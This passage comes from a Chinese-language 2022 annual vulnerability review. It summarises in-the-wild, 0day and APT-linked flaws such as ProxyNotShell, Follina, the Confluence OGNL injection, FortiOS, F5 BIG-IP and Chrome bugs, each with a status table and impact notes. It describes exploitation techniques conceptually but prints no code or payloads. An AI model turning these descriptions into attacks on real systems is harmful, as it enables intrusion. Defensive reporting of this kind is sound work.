随着美国网络安全和基础设施安全局 (CISA) 将“Spring4Shell”漏洞添加到其已知利用的漏洞目录中，越来越多的攻击者开始利用该漏洞传播、部署恶意软件和僵尸网络。Trend Micro Threat Research从 2022 年 4 月开始发现大量在野传播，恶意攻击者将此漏洞进行武器化利用并执行Mirai僵尸网络恶意软件，该漏洞允许攻击者将 Mirai 样本下载到“/tmp”文件夹，并使用“chmod”命令更改权限后执行，除此之外还发现了恶意软件文件服务器以及针对不同 CPU 架构样本的其他变体。研究人员表示，这些恶意软件的主要目的是破坏易受攻击的互联网连接设备，将它们聚集成僵尸网络，并使用它们执行分布式拒绝服务 (DDoS) 攻击。

“Log4shell”飓风过后，数字世界继续重建，当网络环境再次被零日风暴所扰乱，人们对“Spring4Shell”的严重性可能产生了许多误解。利用Spring4Shell需要在一系列特定的环境下才能实现，大多数 Spring 用户可能不会启用，因此尽管“Spring4Shell”被归类为严重漏洞，但它的危险性仍然明显低于“Log4Shell”。

第三章 2022年度关键漏洞回顾

3.1 0day漏洞回顾

（一） Microsoft Exchange Server “ProxyNotShell”漏洞利用链

2022年9月30日，微软紧急发布Exchange漏洞安全预警及缓解措施，以缓解被攻击者在野利用的两个0day 漏洞CVE-2022-41040和CVE-2022-41082，这两个漏洞利用链被称为“ProxyNotShell”，攻击者通过组合这两个漏洞，可以以低权限在目标系统上以system权限执行任意代码并控制目标系统。微软多次修改这两个0day漏洞的缓解措施，但其缓解措施被安全研究人员多次绕过。随后这两个漏洞补丁在2022年11月补丁日发布。

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-41040	权限提升	8.8	已公开	已公开	已公开	已发现
CVE-2022-41082	代码执行	8.8	已公开	已公开	已公开	已发现

Microsoft Exchange Server权限提升漏洞(CVE-2022-41040)是CVE-2021-34473修复不完全的产物，在CVE-2021-34473中，攻击者无需任何权限即可通过服务端请求伪造请求powershell接口，在CVE-2022-41040中，仅需低权限的身份验证就可以以system权限请求powershsell接口，导致权限提升。低权限的攻击者可以利用该漏洞，通过服务端请求伪造，从低权限提升至高权限，获得访问powershell接口的能力通过组合利用CVE-2022-41082，攻击者可以以system权限在目标系统上执行任意代码。

Microsoft Exchange Server远程代码执行漏洞(CVE-2022-41082)是Exchange的反序列化漏洞，通过向exchange的powershell接口传入恶意序列化数据，触发反序列化，并通过exchange的特性绕过反序列化白名单，将恶意数据反序列化到指定类，触发代码执行，从而控制目标系统。拥有高权限的攻击者可以利用该漏洞在exchange上执行任意代码，通过组合利用CVE-2022-41040，低权限的攻击者可以以system权限在目标系统上执行任意代码，完全控制目标系统。

（二）Windows COM+ 事件系统服务权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-41033	权限提升	7.8	未公开	未公开	未公开	已发现

Windows COM+ 事件服务是一种自动化的松散耦合事件系统，用于将来自不同发布者的事件信息存储在COM+目录中。订阅者可以查询此存储区，并选择他们想要听到的事件。Windows COM+ 事件系统服务存在权限提升漏洞，经过身份认证的攻击者可利用此漏洞提升至SYSTEM权限。此漏洞影响所有支持的Windows 版本，并且已被检测到在野利用，威胁性较大。微软于2022年10月微软补丁日发布了该漏洞补丁。

Windows COM+ 事件系统服务默认随操作系统启动，负责提供有关登录和注销的通知。Windows COM+ 事件系统服务存在权限提升漏洞，经过身份认证的攻击者可利用此漏洞提升至SYSTEM权限。

（三）Apple WebKit 代码执行漏洞 & Apple Kernel 权限提升漏洞

2022年8月，Apple发布用于iOS、iPad OS和MacOS的安全更新，以修复Apple WebKit 代码执行漏洞(CVE-2022-32893）、Apple Kernel权限提升漏洞(CVE-2022-32894)这两个被攻击者在野利用的0day漏洞，攻击者利用这些漏洞进行代码执行和权限提升。

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-32893	代码执行	7.5	未公开	未公开	未公开	已发现
CVE-2022-32894	权限提升	7.8	未公开	未公开	未公开	已发现

WebKit是Safari和其他iOS和MacOS应用程序使用的Web浏览器引擎。在Apple Webkit中存在越界写入漏洞CVE-2022-32893，在处理恶意构造的网络内容时可能触发越界写入，导致任意代码执行，未授权的远程攻击者可以诱使受害者访问指定恶意网站利用该漏洞，在受害系统上执行任意代码。该漏洞的利

用复杂度低，利用无需权限，目前已经有利用该漏洞的在野攻击事件。

iOS是苹果公司为其移动设备所开发的专有移动操作系统，为其公司的许多移动设备提供操作界面，支持设备包括iPhone、iPad和iPod touch。在iOS内核中存在权限提升漏洞CVE-2022-32894，恶意应用程序可以利用该漏洞越界写入并以内核权限执行任意代码，控制目标操作系统。该漏洞已被监测到在野利用事件。

（四）Apple Kernel 本地权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-32917	权限提升	7.8	未公开	未公开	未公开	已发现

iOS是苹果公司为其移动设备所开发的专有移动操作系统，为其公司的许多移动设备提供操作界面，支持设备包括iPhone、iPad和iPod touch。iOS是继Android后全球第二大最受欢迎的移动操作系统，目前在移动端有较高的占有率。

2022年9月13日Apple布了多个产品的安全更新，披露了已被在野利用的 Apple Kernel本地权限提升漏洞(CVE-2022-32917)。Apple macOS Monterey、macOS Big Sur、iOS 和 iPadOS 存在权限提升漏洞。经过身份认证的本地攻击者可通过在目标系统上运行特制应用程序来利用此漏洞，成功利用此漏洞可在目标系统上以内核权限执行任意代码。

（五）Windows Mark of the Web 安全功能绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-41049	安全特性绕过	5.4	已公开	已公开	已公开	已发现
CVE-2022-41091	安全特性绕过	5.4	已公开	已公开	已公开	已发现

MoTW是Windows中的一个安全功能，全称为 Mark-of-the-Web，该功能可以标记从Internet下载的文件。当用户试图打开带有MoTW标志的文件时，Windows 会弹出安全警告，提示应谨慎处理该文件。远程攻击者可以诱骗受害者打开特制文件并绕过 Microsoft Office 中的受保护视图。

2022年11月微软修复了两个MoTW相关的已遭在野利用的0day漏洞，漏洞编号为CVE-2022-41049（微软后面修改此漏洞状态为“检测到被利用”）和CVE-2022-41091。CVE-2022-41049允许攻击者制作特制的ZIP文件来逃避MOTW（网络标记）。一种绕过方式涉及在ZIP存档中传送恶意文件，如果直接从存档中执行文件，Windows会在没有任何警告的情况下运行它。另一种绕过方式是将恶意文件设置为“只读”并将其放入ZIP存档中。CVE-2022-41091允许攻击者制作特制的ISO文件来绕过MoTW安全功能。利用这些漏洞需要诱导受害者下载并打开特制文件。

（六）Windows SmartScreen 安全功能绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-44698	安全特性绕过	5.4	已公开	已公开	已公开	已发现

和CVE-2022-41049、CVE-2022-41091一样，CVE-2022-44698也允许攻击者绕过 MoTW 安全警告提示，只不过漏洞的根源在SmartScreen中。2022年10月13日，HP Wolf Security公开了此0day漏洞传播Magniber勒索软件的细节。攻击者可通过构造带有错误签名的JS文件，并诱导用户下载并打开特制文件来利用此漏洞。随着此漏洞细节、PoC及EXP逐步在互联网公开，此漏洞的现实威胁进一步上升，此漏洞还被发现用于QBot钓鱼网络攻击。2022年12月13日，微软才发布安全更新修复了此漏洞。

（七）畅捷通 T+ 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
QVD-2022-13942	代码执行	9.8	未公开	未公开	未公开	已发现

畅捷通T+是一款互联网管理软件，主要针对中小型工贸和商贸企业的财务业务一体化应用，适用于异地多组织、多机构对企业财务汇总的管理需求；全面支持企业对远程仓库、异地办事处的管理需求；全面满足企业财务业务一体化管理需求。2022年8月底奇安信监测到畅捷通T+远程代码执行漏洞已被攻击者用来进行勒索病毒感染攻击，多家公司受到威胁。8月30日凌晨官方针对此漏洞发布补丁程序同时提供应急建议。

此漏洞允许未经身份认证的远程攻击者通过接口的特定参数上传恶意文件从而在目标服务器上执行任意命令，进而恶意攻击者可接管数据库，实施勒索等攻击。

3.2 APT相关漏洞回顾

（一） Atlassian Confluence Server 和 Data Center 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-26134	代码执行	9.8	已公开	已公开	已公开	已发现

Atlassian Confluence是一个专业的企业知识管理与协同软件，也可以用于构建企业wiki。Atlassian Confluence Server和Data Center中曝出等级严重的远程代码执行漏洞。未经身份验证的远程攻击者可通过OGNL表达式注入在目标服务器上执行任意代码，利用极其简单，任意用户仅通过一条GET请求即可执行恶意代码。

该漏洞于6月2日在官方平台发布，同时表明已发现在野利用，当时尚未正式修复，影响所有Confluence Server及Data Center版本，6月3日，官方发布的补丁和临时解决方案均可有效防护此漏洞。尽管如此，之后仍披露出多起APT事件利用此漏洞来进行攻击利用。

（二）Sophos Firewall 代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-1040	代码执行、身份认证绕过	9.8	已公开	已公开	已公开	已发现

Sophos Firewall 提供高级威胁防护，即时识别僵尸计算机和其他高级威胁，同时帮助网络防御现今的复杂攻击。在Sophos Firewall中存在漏洞，未经身份验证的攻击者可以利用该漏洞绕过身份验证。在Sophos Firewall上执行任意代码。目前已监测到DriftingCloud 利用该漏洞针对南亚地区的部分组织进行APT攻击。

未授权的攻击者可以利用该漏洞在目标系统上执行任意代码，控制目标系统，对防火墙后的网络造成威胁。

（三）Windows 脚本语言远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-41128	代码执行	8.8	已公开	已公开	已公开	已发现

2022年11月08日，微软修复了已被用于在野攻击的Windows 脚本语言远程代码执行漏洞，谷歌威胁分析小组(TAG)的安全研究人员在2022年10月31日发现了这个0day漏洞，IE JScript引擎中存在一个导致类型混淆的JIT优化问题，在渲染攻击者控制的网站时可导致任意代码执行。

在野利用的诱饵样本下载了一个富文本文件(RTF)远程模板，该模板会去获取远程HTML内容。由于Office使用IE渲染HTML，因此自2017年以来，该技术已被广泛用于通过Office文件传播IE漏洞（例如，CVE-2017-0199）。远程攻击者可通过诱导用户打开恶意文档来利用此漏洞，此漏洞已被朝鲜政府支持的组织（APT37）利用来攻击韩国的目标。

（四）Google Chrome 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-0609	代码执行	8.8	未公开	已公开	未公开	已发现

Chrome是由一款Google公司开发的免费的、快速的互联网浏览器软件，目标是为使用者提供稳定、安全、高效的网络浏览体验。Google Chrome基于更强大的JavaScript V8引擎，提升浏览器的处理速度。支持多标签浏览，每个标签页面都在独立的“沙箱”内运行。Chrome的Animation存在释放后重用漏洞CVE-2022-0609，攻击者可通过诱导用户打开恶意链接来利用此漏洞，从而在应用程序上下文中执行任意代码。

2022年2月10号，谷歌的威胁分析小组发现该漏洞被Operation Dream Job 和Operation AppleJeus APT组织用于APT攻击，攻击者将漏洞利用工具包的链接放在攻击者拥有的网站的iframe 中，这些工具包会收集系统的信息，然后发送回攻击者的服务器，在满足某些条件时，服务器会下发该漏洞远程代码执行的漏洞利用和一些额外的 javascript。此漏洞已经被检测出在野利用，于2月14号修复。

（五）Dell Dbutil Driver 权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2021-21551	权限提升	7.8	已公开	已公开	已公开	已发现

BIOS是一组固化到计算机内主板上一个ROM芯片上的程序，它保存着计算机最重要的基本输入输出的程序、开机后自检程序和系统自启动程序。2022年5月SentinelLabs在戴尔笔记本的固件更新驱动中发现漏洞，允许攻击者在目标设备上提升权限，影响了数亿台包含含有漏洞的Windows 设备。在Dell的BIOS驱动中，固件更新持续接受IOCTL请求，但没有通过ACL限制访问，导致可以被任意用户调用，进行任意读写，将权限从非管理员权限提升至kernel模式权限，对系统上的硬件资源进行无限制访问。

攻击者可以利用该漏洞将自身权限提升至kernel权限，获取读写内核内存的能力，完全控制目标系统，目前已监测到Lazarus APT组织利用该漏洞发起APT攻击。

（六）Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-30190	代码执行	7.8	已公开	已公开	已公开	已发现

MSDT（Microsoft Support Diagnostics Tool，Microsoft 诊断故障排除向导）用于排除故障并收集诊断数据以支持专业人员分析以解决问题。2022年5月 30日，微软紧急公开了已被用于野外攻击的Microsoft Windows支持诊断工具(MSDT)远程代码执行漏洞(CVE-2022-30190)。Microsoft Windows支持诊断工具(MSDT) 存在代码执行漏洞，在执行MSDT程序时可通过指定特定参数来注入PowerShell代码，从而造成代码执行。

在野利用的样本以Word等应用程序中的远程模板功能作为跳板，使其调用 MSDT程序处理来自恶意服务器的特制HTML文件中的特制'ms-msdt'URI来触发此漏洞，从而允许攻击者以该用户权限在目标系统上执行任意代码。此漏洞的远程利用场景需要用户交互，攻击者需要利用某些手段来诱导用户打开特制文件。此漏洞已经被检测出在野利用，且披露时为0day状态，迫于漏洞的影响力及关注度，微软发布了紧急通告给出了应缓解措施，并静默推送了Office 2019、Office 2021以及Office 365的5月版本，阻断了Word程序解析ms-msdt协议的过程，从而在一定程度缓解了漏洞，该漏洞最终于6月补丁日修复。

3.3 在野利用相关漏洞回顾

（一）VMware 多个产品身份认证绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-22972	身份认证绕过	9.8	已公开	已公开	已公开	已发现

VMware是一家提供全球桌面到数据中心虚拟化解决方案的厂商，VMware Workspace ONE Access 是VMware 公司开发的一款智能驱动型数字化工作空间平台，通过 Workspace ONE Access 能够随时随地在任意设备上轻松、安全地交付和管理任意应用。VMware vRealize Automation 是自动化部署方案云管平台。VMware Cloud Foundation 是 VMware公司混合云平台。vRealize Suite Lifecycle Manager 是vRealize Suite 生命周期和内容管理平台。

VMware Workspace ONE Access、Identity Manager和vRealize Automation 产品中存在影响本地域用户的身份认证绕过漏洞，对UI具有网络访问权限的恶意攻击者可能无需进行身份验证即可获得管理访问权限。攻击者通过修改HOST为伪造的HTTPS服务器地址，从而绕过认证并获取有效cookie进一步利用。

在VMware发布相应更新后，网络安全和基础设施安全局(CISA)发布了一项紧急指令，其中命令美国联邦机构立即更新易受攻击的VMware产品，甚至在必要时将其删除。据统计存在潜在威胁的 VMware 设备多数被医院、政府相关组织部门使用，由于此漏洞操纵相对简单，攻击者在漏洞披露的48小时内部署了大量的系统后门且植入了挖矿木马。

（二）FortiOS 和 FortiProxy 身份认证绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-40684	代码执行	9.8	已公开	已公开	已公开	已发现

Fortinet FortiOS是美国飞塔（Fortinet）公司的一套专用于FortiGate网络安全平台上的安全操作系统。该系统为用户提供防火墙、防病毒、IPSec/SSLVPN、Web内容过滤和反垃圾邮件等多种安全功能。FortiOS和FortiProxy存在身份认证绕过漏洞(CVE-2022-40684)，未经身份验证的攻击者可以通过特制的http或者https请求访问管理员接口绕过身份验证并执行许多高权限操作，例如创建新的本地帐户、将SSH密钥添加到管理员帐户以实现持久性、配置策略以获得对内部系统的远程网络访问。此漏洞已发现在野利用。

（三）Citrix ADC 和 Citrix Gateway 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-27518	代码执行	9.8	未公开	未公开	未公开	已发现

Citrix Gateway是一套安全的远程接入解决方案，可提供应用级和数据级管控功能，以实现用户从任何地点远程访问应用和数据；Citrix ADC是一个全面的应用程序交付和负载平衡解决方案。

2022年12月14日Citrix官方发布通告披露一个已被黑客组织利用的严重级别漏洞，当Citrix ADC或Citrix Gateway配置为SAML服务提供商(SP)或SAML身份提供商(IdP)时，未经身份认证的远程攻击者可利用此漏洞在目标系统上执行任意代码。截至今日，3500多台受影响设备仍在互联网上暴露。

（四）F5 BIG-IP iControl REST 命令执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-1388	命令执行	9.8	已公开	已公开	已公开	已发现

F5 BIG-IP是美国F5公司的一款集成了网络流量管理、应用程序安全管理、负载均衡等功能的应用交付平台。iControl REST是iControl框架的演变，允许用户与F5设备之间进行轻量级、快速的交互。2022年5

F5 BIG-IP是美国F5公司的一款集成了网络流量管理、应用程序安全管理、负载均衡等功能的应用交付平台。iControl REST是iControl框架的演变，允许用户与F5设备之间进行轻量级、快速的交互。2022年5月初F5官方发布漏洞通告，远程攻击者可绕过iControl REST API的身份认证，最终通过敏感接口在目标机器上执行任意命令。

此漏洞为CVE-2021-22986的绕过，利用HTTP hop-by-hop请求头处理机制绕过F5的防护，最终执行任意命令。5月10日，此漏洞技术细节在互联网上公开，并发现在野利用事件。由于F5 BIG-IP常部署于企业级网络中，攻击者借此可入侵企业网络，进行横向移动、深度渗透等威胁行为。

（五）Spring Cloud Gateway 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-22947	代码执行	9.8	已公开	已公开	已公开	已发现

Spring Cloud Gateway是基于Spring Framework和Spring Boot构建的API网关，它旨在为微服务架构提供一种简单、有效、统一的API路由管理方式。当使用Spring Cloud Gateway的应用程序启用并公开Actuator API端点时，远程攻击者可利用该漏洞将SpEL表达式注入StandardEvaluationContext上下文中进行攻击，最终在目标服务器上执行任意代码。

随后，此漏洞技术细节及PoC在互联网上流传，多个自动化漏洞扫描软件集成此PoC进行大批量扫描。但值得注意的是，由于此漏洞非默认配置，需手动开启Actuator API端点，故大幅降低利用成功的可能性。

（六）Fortinet FortiOS sslvpnd 远程代码执行漏洞 (CVE-2022-42475)

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-42475	命令执行	9.8	未公开	未公开	未公开	已发现

Fortinet FortiOS是美国飞塔（Fortinet）公司的一套专用于FortiGate 网络安全平台上的安全操作系统。该系统为用户提供防火墙、防病毒、IPSec/SSLVPN、Web内容过滤和反垃圾邮件等多种安全功能。

2022年12月12日，fortiguard发布安全通告，修复了FortiOS SSL-VPN上的远程代码执行漏洞，在FortiOS存在堆溢出漏洞，未经身份验证的远程攻击者通过发送特制请求触发该漏洞，从而在目标系统上执行任意代码或命令，控制目标系统并对VPN后的网络造成威胁。fortiguard在通告中声称已发现攻击者在野利用此漏洞，据媒体报道，利用此漏洞的是勒索软件组织。

（七）Google Chrome 代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-2856	代码执行	8.8	未公开	未公开	未公开	已发现

Google Chrome是一款由Google公司开发的网页浏览器，Google Chrome的特点是简洁、快速。Google Chrome支持多标签浏览，每个标签页面都在独立的“沙箱”内运行，在提高安全性的同时，一个标签页面的崩溃也不会导致其他标签页面被关闭。此外，Google Chrome基于更强大的JavaScript V8引擎，该引擎被众多浏览器所使用。

2022年8月16日Google Chrome官方发布安全通告，其中包括存在在野利用的Google Chrome 代码执行漏洞(CVE-2022-2856)。由于Intents对不可信输入数据的验证不足，Google Chrome 存在远程代码执行漏洞。攻击者可通过诱导用户打开特制页面来利用此漏洞，配合其他漏洞可在目标系统上执行任意代码。

（八）Google Chrome 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-2294	代码执行	8.8	未公开	未公开	未公开	已发现

Google Chrome是一款由Google公司开发的网页浏览器，Google Chrome的特点是简洁、快速。Google Chrome支持多标签浏览，每个标签页面都在独立的“沙箱”内运行，在提高安全性的同时，一个标签页面的崩溃也不会导致其他标签页面被关闭。此外，Google Chrome基于更强大的JavaScript V8引擎，该引擎被众多浏览器所使用。

2022年7月4日Google Chrome官方发布存在在野利用的Google Chrome远程代码执行漏洞（CVE-2022-2294）通告。Google Chrome WebRTC（网络实时通信）组件中存在基于堆的缓冲区溢出漏洞，利用此漏洞需交互，成功利用此漏洞可导致程序崩溃甚至任意代码执行。

（九）Google Chrome V8 类型混淆漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-4262	代码执行	8.8	未公开	未公开	未公开	已发现

V8是Google开源高性能的JavaScript和WebAssembly引擎，用C++编写。它用于Chrome和Node.js等，2022年11月29号，谷歌的威胁分析小组发现 Google Chrome V8类型混淆漏洞(CVE-2022-4262)被发现用于在野利用，在12月2号修复了该漏洞，该漏洞同时也影响基于Chromium的浏览器，比如Microsoft Edge、百度浏览器等。Chrome V8 存在类型混淆漏洞，该漏洞需要进行交互，攻击者可通过诱导用户打开恶意链接来利用此漏洞，从而在应用程序上下文中执行任意代码。目前，此漏洞已被发现用于在野利用。

（十）Google Chrome GPU 代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-4135	代码执行	8.8	未公开	未公开	未公开	已发现

Chrome是由一款Google公司开发的免费的、快速的互联网浏览器软件，目标是为使用者提供稳定、安全、高效的网络浏览体验。Google Chrome基于更强大的JavaScript V8引擎，提升浏览器的处理速度。支持多标签浏览，每个标签页面都在独立的“沙箱”内运行。

2022年11月22号，谷歌的威胁分析小组发现 Google Chrome GPU 代码执行漏洞(CVE-2022-4135)被发现用于在野利用，在11月24日发布了chrome的安全更新修复了该漏洞。该漏洞同时也影响基于Chromium的浏览器，比如Microsoft Edge、百度浏览器等。Google Chrome GPU存在越界写漏洞，利用此漏洞需要用户交互，成功利用此漏洞可导致在应用程序上下文中执行任意代码。目前，谷歌已发现此漏洞被用于在野攻击。

（十一）Spring Security 身份认证绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-22978	身份认证绕过	8.2	已公开	已公开	已公开	已发现

Spring Security 是一个能够为基于 Spring 的企业应用系统提供声明式的安全 访问控制解决方案的安全框架。

当Spring Security中使用RegexRequestMatcher进行权限配置，且规则中使用带点号(.)的正则表达式时，未经授权的远程攻击者可通过构造恶意数据包绕过身份认证，导致配置的权限验证失效。

（十二）Spring Data MongoDB SpEL 表达式注入漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-22980	代码执行	8.1	已公开	已公开	已公开	已发现

Spring Data for MongoDB是Spring Data项目的一部分，该项目旨在为新数据存储提供熟悉且一致的基于Spring的编程模型，同时保留特定于存储的特性和功能。Spring Data MongoDB项目提供与MongoDB文档数据库的集成。Spring Data MongoDB的关键功能是以POJO为中心的模型，用于与MongoDB DBCollection交互并轻松编写Repository样式的数据访问层。

当使用@Query或@Aggregation注解进行查询时，若通过SpEL表达式中形如“?0”的占位符来进行参数赋值，同时应用程序未对用户输入进行过滤处理，则可能受到SpEL表达式注入的影响，攻击者成功利用该漏洞可在目标服务器上执行代码。

（十三）Windows Print Spooler 权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-21999	权限提升	7.8	已公开	已公开	已公开	已发现

Windows Print Spooler是打印后台处理服务，管理所有本地和网络打印队列及控制所有打印工作。Spooler服务(Spoolsv.exe)以SYSTEM权限运行，并且可通过网络进行访问，这允许攻击者远程发起攻击，攻击者利用这类漏洞可在目标机器上以SYSTEM权限执行任意代码。尽管漏洞利用需要授权，但具有攻击经验的黑客可采用多种方式获得身份认证信息。

2022年2月，微软修补了CVE-2022-21999 Windows Print Spooler 权限提升漏洞。经过身份认证的本地攻击者可通过在目标系统上运行特制程序来利用此漏洞，成功利用此漏洞的攻击者可在目标系统上以

SYSTEM权限执行任意代码。此漏洞为CVE-2020-1030漏洞补丁的绕过，漏洞公开当天，国外安全研究员在网上公开了此漏洞的细节及PoC。目前，此漏洞已发现在野利用。

（十四）Apple iOS 和 iPadOS 任意代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-42827	代码执行	7.8	未公开	未公开	未公开	已发现

iOS、iPadOS 系统是美国苹果（Apple）公司所研发的移动操作系统。为 Apple公司多款产品提供相关功能，目前在移动端有较高的占有率。2022年10月24日Apple官方发布更新通告，其中包括存在在野利用的Apple iOS 和 iPadOS任意代码执行漏洞。由于 Apple iOS 和 iPadOS 系统内核边界检查不当，会导致越界写入问题，该问题可允许恶意程序以内核权限执行任意代码。最终造成移动设备被接管、个人敏感信息被窃取。

（十五）Google Chrome 沙箱逃逸漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-3075	安全特性绕过	7.4	未公开	未公开	未公开	已发现

Google Chrome进程通过Mojo相互通信。Mojo是运行时库的集合，这些运行时库提供了与平台无关的通用IPC原语抽象，消息IDL格式以及具有用于多种目标语言的代码生成功能的绑定库，以方便跨任意进程间和进程内边界传递消息。

2022年9月2日 Google Chrome官方紧急发布安全更新，修复了Google Chrome沙箱逃逸漏洞(CVE-2022-3075)，由于Mojo中不恰当的数据验证，Google Chrome存在沙箱逃逸漏洞。攻击者可通过多种方式诱导用户访问恶意的链接来利用此漏洞，成功利用此漏洞可绕过安全限制，实现沙箱逃逸，配合其他远程代码执行漏洞，可突破浏览器沙箱限制在目标系统上执行任意代码。

3.4 其它类别关键漏洞回顾

（一）Microsoft Windows HTTP 协议堆栈远程执行代码漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-21907	代码执行	9.8	已公开	已公开	未公开	未发现

HTTP协议栈常见于应用之间或设备之间通信，以及Internet Information Services(IIS)中。2022年1月，微软补丁日中出现了一枚影响广泛的高危漏洞（CVE-2022-21907），此漏洞无需身份交互以及用户交互，且被微软官方标记为 Wormable 和 Exploitation More Likely，这意味着漏洞利用可能性很大且有可能被恶意攻击者制作成可自我复制的蠕虫病毒进行大规模攻击。

HTTP存在远程代码执行漏洞，由于HTTP协议栈(HTTP.sys)中的HTTP Trailer Support功能中存在边界错误导致缓冲区溢出。该漏洞允许未授权的远程攻击者通过向Web服务器发送一个特制的HTTP请求，触发缓冲区溢出，从而在目标系统上执行任意代码。目前，此漏洞细节及PoC已在互联网公开。

（二）Windows IKE 协议扩展远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-34721	代码执行	9.8	已公开	已公开	未公开	已发现

Internet密钥交换（IKE）是用于在IPsec中建立安全联盟(SA)的协议。Windows IKEEXT 在处理 IKEv1数据包时，没有对用户输入进行充分验证，未经身份认证的远程攻击者可通过向受影响的系统发送特制的IKEv1数据包触发漏洞，并执行任意代码。

该漏洞存在于用于处理IKEv1（Internet 密钥交换）协议的代码中，该协议已被弃用但与遗留系统兼容

不过，只有开启 IPSec 服务的Windows系统受此漏洞影响，触发此漏洞还需要配置额外的IPSec策略。默认情况下，Windows系统不会运行IPSec 服务。目前，此漏洞细节及PoC已在互联网公开。

（三）Apache Struts2 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2021-31805	代码执行	9.8	已公开	已公开	已公开	未发现

Apache Struts是最早的基于MVC模式的轻量级Web框架。Struts2是在Struts1和WebWork技术的基础上进行合并后的全新框架。历史上Apache Struts2曝出众多远程代码执行漏洞，CVE-2021-31805(S2-62)是时隔一年左右曝出的对S2-61漏洞的绕过。

在某些标签中若后端通过%{...}形式对其属性进行赋值，则将对OGNL表达式进行二次解析，进而执行恶意代码。此次漏洞通告中Apache Struts表明不再接收由未经过滤的用户输入引起的OGNL表达式二次解析问题，这表明开发人员在后台开发时应严格控制用户输入，防止再次被绕过的可能。

（四）Atlassian Bitbucket Server 和 Data Center 命令注入漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-43781	命令执行	9.8	已公开	已公开	已公开	未发现

Atlassian Bitbucket Server是一款Git代码托管解决方案。Atlassian Bitbucket Data Center是Atlassian Bitbucket的数据中心版本。2022年11月Atlassian官方发布一严重级别漏洞通告：Atlassian Bitbucket Server和Data Center中存在命令注入漏洞，通过控制其用户名，远程攻击者可注入恶意环境变量进而在目标服务器上执行任意命令。

11月25日，漏洞相关技术细节及PoC流出。若后台开启公开注册同时存在公开可访问仓库，则远程未授权的攻击者可利用此漏洞执行任意命令，进而接管服务器。

（五）YApi 命令执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
QVD-2022-44046	代码执行	9.8	已公开	已公开	已公开	未发现

